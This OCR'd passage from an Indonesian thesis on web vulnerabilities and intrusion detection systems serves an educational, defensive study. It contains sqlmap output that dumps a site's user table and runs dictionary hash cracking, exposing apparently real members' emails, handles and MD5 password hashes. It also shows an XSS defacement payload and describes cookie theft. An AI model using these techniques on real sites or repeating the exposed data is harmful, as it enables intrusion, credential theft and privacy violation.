[01:03:36] [INFO] retrieved: 5
[01:03:36] [INFO] retrieved: 1
[01:03:36] [INFO] retrieved: 1
[01:03:36] [INFO] retrieved: 21
[01:03:36] [INFO] retrieved: alfitri.jpg
[01:03:36] [INFO] retrieved: alfitriyenny@gmail.com
[01:03:36] [INFO] retrieved: 2013/07/07
[01:03:36] [INFO] retrieved: alfitriyenni
[01:03:36] [INFO] retrieved: 827ccb0eea8a706c4c34a16891f84e7b
[01:03:36] [INFO] retrieved: @yenni
```

```
[01:03:36] [INFO] retrieved: Heryana Surya
[01:03:36] [INFO] retrieved: 5
[01:03:36] [INFO] retrieved: 1
[01:03:36] [INFO] retrieved: 1
[01:03:36] [INFO] retrieved: 22
[01:03:36] [INFO] retrieved:  heriana putra.jpg
[01:03:36] [INFO] retrieved: herianaputra@gmail.com
[01:03:37] [INFO] retrieved: 2013/11/12
[01:03:37] [INFO] retrieved: Heryana Surya
[01:03:37] [INFO] retrieved: a8f170ab727d70827943edb4f499052a
[01:03:37] [INFO] retrieved: @riecosta
[01:03:37] [INFO] retrieved: On Air 107.5 FM Bandung
[01:03:37] [INFO] retrieved: 5
[01:03:37] [INFO] retrieved: 2
[01:03:37] [INFO] retrieved: 1
[01:03:37] [INFO] retrieved: 23
[01:03:37] [INFO] retrieved: on air.gif
[01:03:37] [INFO] retrieved: Chevirizal@gmail.com
[01:03:37] [INFO] retrieved: 2014/01/24
[01:03:37] [INFO] retrieved: on air
[01:03:37] [INFO] retrieved: 1cc39ffd758234422e1f75beadfc5fb2
[01:03:37] [INFO] retrieved:
[01:03:37] [INFO] analyzing table dump for possible password
hashes
[01:03:37] [INFO] recognized possible password hashes in
column 'userPassword'
do you want to store hashes to a temporary file for eventual
further processing with other tools [y/N] y
[01:03:44] [INFO] writing hashes to a temporary file
'/tmp/sqlmap1rWbMv2431/sqlmaphashes-GTzqAk.txt'
do you want to crack them via a dictionary-based attack?
[Y/n/q] Y
[01:03:52] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/txt/wordlist.zip'
(press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 3
what's the list file location?
>
[01:04:13] [CRITICAL] there was a problem while loading
```

```
dictionaries ('unable to read file 'None'')
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/txt/wordlist.zip'
(press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[01:04:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[01:04:22] [INFO] starting dictionary-based cracking
(md5_generic_passwd)
[01:04:22] [WARNING] multiprocessing hash cracking is
currently not supported on this platform
[01:04:23] [INFO] cracked password [redacted] for user 'master'
[01:04:23] [INFO] cracked password [redacted] for user
'alfitriyenni'
[01:04:48] [INFO] cracked password [redacted]for user 'magang'
[01:04:48] [INFO] using suffix '1'
[01:05:16] [INFO] using suffix '123'
[01:05:46] [INFO] using suffix '2'
[01:06:20] [INFO] using suffix '12'
[01:07:04] [INFO] using suffix '3'
[01:07:28] [INFO] using suffix '13'
[01:07:51] [INFO] using suffix '7'
[01:08:18] [INFO] using suffix '11'
[01:08:58] [INFO] using suffix '5'
[01:09:25] [INFO] using suffix '22'
[01:09:51] [INFO] using suffix '23'
[01:10:16] [INFO] using suffix '01'
[01:10:42] [INFO] using suffix '4'
[01:11:09] [INFO] using suffix '07'
[01:11:35] [INFO] using suffix '21'
[01:12:02] [INFO] using suffix '14'
[01:12:30] [INFO] using suffix '10'
[01:12:59] [INFO] using suffix '06'
[01:13:29] [INFO] using suffix '08'
[01:13:58] [INFO] using suffix '8'
[01:14:28] [INFO] using suffix '15'
[01:14:55] [INFO] using suffix '69'
[01:15:25] [INFO] using suffix '16'
[01:15:55] [INFO] using suffix '6'
[01:16:36] [INFO] using suffix '18'
```


```
[01:18:37] [INFO] using suffix '!'
[01:19:45] [INFO] using suffix '.'
[01:20:42] [INFO] using suffix '*'
[01:20:45] [INFO] using suffix '!!'
[01:20:45] [INFO] using suffix '?'
[01:20:46] [INFO] using suffix ';'
[01:20:46] [INFO] using suffix '..'
[01:20:46] [INFO] using suffix '!!!'
[01:20:46] [INFO] using suffix ', '
[01:20:47] [INFO] using suffix '@'
[01:20:47] [INFO] postprocessing table dump
Database: sim_onlineplus
Table: user
[17 entries]
```

Pada proses pencarian informasi *record*, mendapati informasi data yang terdapat pada suatu *table*. Dari hasil tersebut didapat informasi data-data member beserta username dan password.

3.1.2.4 *Cross Site Scripting*

Cross Site Scripting adalah metode ancaman yang memaksa situs *web* untuk menampilkan kode berbahaya, yang kemudian dijalankan pada *web browser* pengguna. Metode penyerangan ini memanfaatkan celah pada kode program yang tidak di *filter* atau validasi pada sebuah inputannya. Penyerangan dengan metode ini dapat dilakukan dengan menyisipkan kode html pada kolom isian, banyak terjadi kasus XSS ini celah tersebut dimasukkan kode program untuk mendapatkan data-data dari pengguna *website* tersebut. Contoh penyerangan pada penelitian ini yaitu dengan memasukkan *syntax* html ke kolom search pada *web* dari komputer target "`<marquee> <h1>Hacked by X-One</h1></marquee>`".

Pada gambar 3.4, hasil *scanning* dengan menggunakan *tool* Acunetix, mendapati informasi bahwa sistem memiliki kerentanan untuk kategori *Cross Site Scripting* sebanyak 2.313 atau 94%, ini merupakan persentase yang paling tinggi dibandingkan kerentanan pada kategori lain-nya.




Gambar 3.6 Kerentanan Sistem Terhadap *Cross Site Scripting*

Ada beberapa cara yang berbeda secara fundamental untuk mencapai tujuan tersebut. Serangan *Cross Site Scripting* dapat dibagi menjadi tiga jenis, antara lain :

1. *Persistent* XSS

   Adalah XSS dimana *string* berbahaya berasal dari database *website*.




Gambar 3.7 *Persistent XSS*

a. Penyerang menggunakan salah satu bentuk *website* untuk memasukkan *string* berbahaya ke dalam database *website*.
b. Korban meminta halaman dari situs web.
c. Situs ini mencakup *string* berbahaya dari database dalam *response* dan mengirimkannya ke korban.
d. *Browser* korban mengeksekusi script berbahaya di dalam *response*, mengirimkan cookie korban ke *server* penyerang.

2. *Reflected* XSS

Adalah XSS dimana *string* berbahaya berasal dari permintaan korban.




Gambar 3.8 *Reflected XSS*

a. Penyerang membuat URL yang mengandung *string* berbahaya dan mengirimkannya ke korban.
b. Korban tertipu oleh penyerang dengan meminta URL dari situs *web*.
c. Situs ini mencakup *string* berbahaya dari URL di *response*.
d. *Browser* korban mengeksekusi *script* berbahaya di dalam *response*, mengirimkan *cookie* korban ke *server* penyerang.

3. DOM-*based* XSS

   Adalah XSS dimana kerentanan dalam kode sisi *client* daripada kode sisi *server*.



Gambar 3.9 DOM-*based XSS*


a. Penyerang membuat URL yang mengandung *string* berbahaya dan mengirimkannya ke korban.
b. Korban tertipu oleh penyerang dengan meminta URL dari situs *web*.
c. *Website* menerima permintaan tersebut, tetapi tidak termasuk *string* berbahaya di *response*.
d. *Browser* korban mengeksekusi *script* yang sah dalam *response*, menyebabkan *script* berbahaya yang akan dimasukkan ke dalam halaman.
e. Browser korban mengeksekusi *script* berbahaya dimasukkan ke dalam halaman, dan mengirimkan *cookie* korban ke *server* penyerang.

3.1.3 Analisis Metode Deteksi Serangan

Metode pendeteksian serangan-serangan pada jaringan komputer dapat menggunakan salah satu sistem pendeteksian yaitu *intrusion detection system* (IDS). *Intrusion detection system* adalah sebagai tool, metode, sumber daya yang memberikan bantuan untuk melakukan identifikasi dan memberikan laporan terhadap aktifitas jaringan komputer. IDS mampu mencatat hasil pendeteksiannya ke dalam sebuah *file* atau *database*, sehingga *administrator* dapat melihatnya dikemudian hari.

3.1.3.1 Analisis *Intrusion Detection System*

Intrusion Detection System (IDS) dapat didefinisikan sebagai *tool*, metode atau sumber daya yang memberikan bantuan untuk melakukan identifikasi dan memberikan laporan terhadap aktivitas jaringan komputer[28]. IDS merupakan bagian kecil dari sistem keamanan jaringan komputer.



Gambar 3.10 Aktivitas *Intrusion Detection System*


Tugas utama dari *intrusion detection system* adalah sistem keamanan komputer dengan mendeteksi serangan dan dapat dimungkinkan untuk mencatat serangan tersebut. Seperti yang digambarkan pada Gambar 3.10 terdapat bagian

rule, pada bagian ini *intrusion detection system* medeskripsikan jenis pencegahan yang akan dilakukan, jadi IDS perlu mengetahui jenis serangan apa saja yang akan dicegah dengan menyimpan konfigurasi atau rule sebelumnya. Selanjutnya pada aktifitas *intrusion monitoring*, IDS melakukan *monitoring* terhadap paket-paket data yang ada di jaringan. Pada aktifitas *Intrusion detection*, IDS melakukan perbandingan paket-paket data yang ada pada jaringan dengan jenis pencegahan yang telah ditetapkan pada bagian *rule*. Pada aktifitas respons, IDS melakukan respons baik itu *alert* atau *log* jika ada paket data yang sesuai dengan jenis serangan yang telah ditetapkan.

Ada beberapa alasan mengapa jaringan komputer perlu menggunakan IDS, diantaranya adalah :

1. Mendeteksi serangan dan pelanggaran keamanan sistem jaringan yang tidak bisa dideteksi oleh sistem yang umum digunakan seperti *firewall*.
2. Mendeteksi serangan awal. *Attacker* yang akan meyerang *server* biasanya melakukan langkah-langkah awal seperti *scan port*, menyimpan *backdoor*, dan lain-lain.
3. Menyediakan informasi yang akurat terhadap gangguan pada jaringan secara langsung, meningkatkan *diagnosis*, *recovery* dan mengkoreksi faktor-faktor penyebab serangan. Ketika IDS tidak mampu menghalangi suatu serangan, IDS akan mengumpulkan informasi dari peristiwa, serangan, dan jenis serangan yang terjadi, sehingga upaya perbaikan sistem jaringan menjadi lebih mudah dilakukan.

Intrusion detection system memiliki beberapa kategori dan klasifikasi seperti yang terdapat pada Gambar 3.11[29].




Gambar 3.11 Klasifikasi Kategori *Intrusion Detection System*

Dari kategori yang digambarkan pada Gambar 3.11 dapat dijelaskan bahwa IDS memiliki beberapa klasifikasi cara atau metode dalam penerapannya untuk mendeteksi serangan, berikut ini akan dijelaskan beberapa keuntungan dan kerugian dari jenis-jenis klasifikasinya.


3.1.3.1.1 *Signature vs Anomaly*

Pada dasarnya terdapat dua pendekatan atau metode pada *intrusion detection system* yaitu *signature based* dan *anomaly based*. Masing-masing metode memiliki teknik yang berbeda dalam pendeteksian serangan pada suatu jaringan. Metode *signature based* bekerja seperti *antivirus*, yaitu dengan mendeteksi *patern-patern intrusion* yang ada pada *rules* atau *database* yang terdapat pada IDS tersebut. *Software* IDS akan mengumpulkan paket data yang selanjutnya akan di bandingkan dengan *rules* yang sudah didefinisikan dan selanjutnya akan memutuskan apakah paket data tersebut serangan atau bukan (Lihat Gambar 3.12). Kelemahan metode ini yaitu tidak dapat mendeteksi serangan yang baru apabila rule atau *database* tidak di *update*. Sedangkan metode *anomaly based* adalah metode pendeteksian serangan pada IDS dengan cara memonitor pola-pola pada jaringan, jika terdapat pola paket data yang mencurigakan maka akan dianggap sebagai sebuah interusi.Kelemahan metode ini

yaitu banyak menghasilkan peringatan interusi yang sebenarnya paket data itu bukan merupakan serangan (*false alarm*). Proses yang dilakukan oleh metode *anomaly* dapat dilihat pada Gambar 3.13.



Gambar 3.12 Proses *Signature Based Detection*



Gambar 3.13 Proses *Anomaly Detection*

Dari kedua metode tersebut terdapat beberapa keunggulan dan kelemahan dari masing-masing metode, berikut akan dijelaskan perbandingan keunggulan diantara kedua metode tersebut pada Tabel 3.2.

Tabel 3.2 Perbandingan *Signature based* dan *Anomaly*

No	*Signature based*	*Anomaly Based*
1	Mendeteksi serangan yang sudah dibuatkan *rule*-nya.	Memungkinkan untuk mendeteksi jenis serangan yang baru.
2	Peringatan terjadinya interusi akan muncul jika sesuai dengan rule yang ditetapkan.	Banyak menghasilkan kesalahan pada saat mendeteksi serangan (*false alarm*).
3	Tidak ada proses pelatihan dan pembangunan profile serangan.	Paket data tidak akan dipantau selama proses pembangunan pelatihan profile serangan.

3.1.3.1.2 *Host* vs *Network*

Pada penerapan letak posisi dari *Intrusion detection* system. IDS dapat ditempatkan pada dua tempat yaitu pada *host* dan *network*. Maka ada dua jenis proteksi *system* yang ada pada IDS yaitu *host intrusion detection system* (HIDS) dan *network intrusion detection system* (NIDS).

1. *Host Intrusion Detection System* (HIDS)

   IDS ini umumnya digunakan untuk kemanan-kemanan yang berhubungan dengan file pada suatu host atau server. Misalnya ada atau tidaknya file yang telah diubah data-datanya atau usaha untuk mendapatkan akses ke file-file yang berada pada server.

   HIDS memperoleh informasi dari dari data yang dihasilkan oleh sistem pada sebuah komputer yang diamati. Data HIDS biasanya berupa log yang dihasilkan dengan memonitor sistem *file*, *event*, dan kemanan pada *windows* dan *syslog* pada lingkungan sistem operasi UNIX. Saat terjadi perubahan pada *log* tersebut maka dilakukan analisis apakah sama dengan pola serangan yang ada pada basis data IDS. Teknik yang sering

digunakan pada HIDS adalah dengan melakukan pengecekan pada *file* dengan *checksum* pada interval waktu tertentu untuk mendapatkan informasi mengenai perubahan suatu *file*. Kelemahan dari HIDS ini yaitu :

a. Informasi harus dikonfigurasi untuk setiap *host* yang ada.
b. Tidak cocok digunakan untuk melakukan *monitoring* paket data jaringan.
c. *Host based* dapat dilumpuhkan dengan serangan DoS

Contoh aplikasi HIDS yaitu ARMD, MIDAS, dan Tripwire.

2. *Network Intrusion Detection System* (NIDS)

IDS dengan tipe ini umum digunakan untuk me-*monitoring* paket-paket data pada sebuah jaringan. IDS ini mengumpulkan paket-paket data tersebut dan kemudian menganalisanya serta menentukan apakah paket itu berupa suatu paket yang normal atau suatu serangan atau berupa aktivitas yang mencurigakan. NIDS mendapatkan informasi dari paket-paket jaringan yang ada. NIDS menggunakan *raw packet* yang ada di jaringan sebagai sumber datanya. Kelemahan dari NIDS ini yaitu :

a. Tidak dapat menganalisa paket yang dienkripsi.
b. Tidak dapat mengetahui apakah suatu serangan telah berhasil menghancurkan sistem, NIDS hanya mampu memberitahukan bahwa serangan sedang terjadi.
c. Tidak dapat memonitor perubahan data yang terjadi pada server.

Contoh aplikasi pada NIDS yaitu ASIM, Bro, CSM, CyberCop, GRIDS, Snort.

Dapat disimpulkan perbedaan-perbedaan antara HIDS dan NIDS pada Tabel 3.3.

Tabel 3.3 Perbedaan NIDS dan HIDS

No	NIDS	HIDS
1	Ruang lingkup yang luas (mengamati semua aktifitas jaringan)	Ruang lingkup yang terbatas (mengamati hanya pada host tertentu)
2	Lebih mudah melakukan *setup*	Setup yang kompleks
3	Leih baik untuk mendeteksi serangan yang berasal dari luar jaringan	Lebih baik mendeteksi serangan yang berasal dari dalam jaringan
4	Menganalisa paket *header*	Paket header diabaikan
5	Response *real time*	Response tergantung konfigurasi timing
6	Sistem Operasi independen	Sistem Operasi harus spesifik

Selain perbedaan, ada beberapa perbandingan dari HIDS dan NIDS, perbandingan ini diambil dari hasil analisa yang dilakukan oleh Ricky M. Magalhaes yang ditulisnya dalam artikel yang berjudul "*Host-Based IDS vs Network-Based IDS*". Pada Tabel 3.4 dipaparkan beberapa analisis antara HIDS dan NIDS[30].


Tabel 3.4 Analisis Perbandingan antara HIDS dan NIDS

No	Function	HIDS	NIDS
1	*Protection on* LAN	****	****
2	*Protection off* LAN	****	-
3	*Ease of Administration*	****	****
4	*Versatility*	****	**
5	*Price*	***	*
6	*Ease of Implementation*	****	**
7	*Little Training required*	****	**
8	*Total cost of ownership*	***	**
9	*Bandwidth requirements on* (LAN)	0	2
10	*Network overhead*	1	2
11	*Bandwidth requirements* (*internet*)	**	**
12	*Spanning port switching requirements*	-	****


13	*Update frequency to clients*	****	-
14	*Cross platform compatibility*	**	****
15	*Local machine registry scans*	****	-
16	*Logging*	***	***
17	*Alarm functions*	***	***
18	PAN *scan*	****	-
19	*Packet rejection*	-	****
20	*Specialist knowledge*	***	****
21	*Central management*	**	***
22	*Disable risk factor*	*	****
23	*Upgrade potential*	***	***
24	*Multiple* LAN *detection nodes*	****	**

3.1.3.1.3 *Centralised* vs *Distributed*

Intrusion detection system memiliki dua tipe infrastruktur yaitu *centralised instrusion detection system* (CIDS) dan *distributed intrusion detection system* (DIDS). CIDS yaitu tipe IDS yang seluruh kendalinya baik itu monitoring, deteksi dan pelaporannya dikendalikan secara terpusat. Infrastruktur CIDS dapat dilihat pada Gambar 3.14. Sedangkan DIDS adalah tipe IDS yang *monitoring* dan pendeteksian dilakukan oleh beberapa *node* lokal dengan pelaporan pada satu atau beberapa pusat. Infrastruktur untuk jenis DIDS dapat di lihat pada Gambar 3.15.



Gambar 3.14 Infrastruktur *Centralised Intrusion Detection*



Gambar 3.15 Infrastruktur *Distributed Intrusion Detection*

Model CIDS dan DIDS memiliki beberapa kelemahan dan keunggulan masing-masing terlihat pada :

Tabel 3.5 Perbandingan CIDS dan DIDS

No	*Centralised*	*Distributed*
1	Mudah dalam melakukan konfigurasi.	Relatif sulit dalam konfigurasi
2	Biaya yang dikeluarkan cukup murah karena hanya menggunakan satu IDS.	Biaya yang dikeluarkan relatif mahal karena menggunakan beberapa IDS.
3	Tidak dapat memonitor paket data jika trafik sedang padat.	Dapat memonitor paket data hingga 1000 Mbs tergantung dari jumlah NIDS nya.

Dari Tabel 3.5 didapat kesimpulan bahwa CIDS lebih cocok digunakan pada jaringan komputer yang memiliki *host* sedikit, contoh aplikasi yang menggunakan CIDS adalah ARMD, ASIM, Bro, CMDS, CSM, CyberCop, MIDAS, NADIR, NIDAS, Stalker, Tripwire, dan lain-lain. Sedangkan untuk jaringan yang memiliki *host* banyak disarankan menggunakan DIDS, contoh aplikasi IDS yang menggunakan DIDS yaitu AAFID, CSM, GRIDS, Snort, dan lain-lain.

3.1.3.1.4 *Audit Trail* vs *Network Packet*

Intrusion detection system memiliki dua tipe pengambilan sumber data yaitu *audit trail* dan *network packets*. Audit trail biasanya digunakan oleh jenis HIDS, IDS akan mengenali suatu serangan dari *file log* yang ada pada *server*, sedangkan untuk *network packets*, IDS akan mengenali serangan dari paket-paket data pada jaringan. Dari kedua jenis sumber data yang digunakan IDS ini memiliki beberapa kelemahan dan keunggulan, diantaranya dijelaskan pada Tabel 3.6.

Tabel 3.6 Perbandingan Audit Trail dan Network Packet

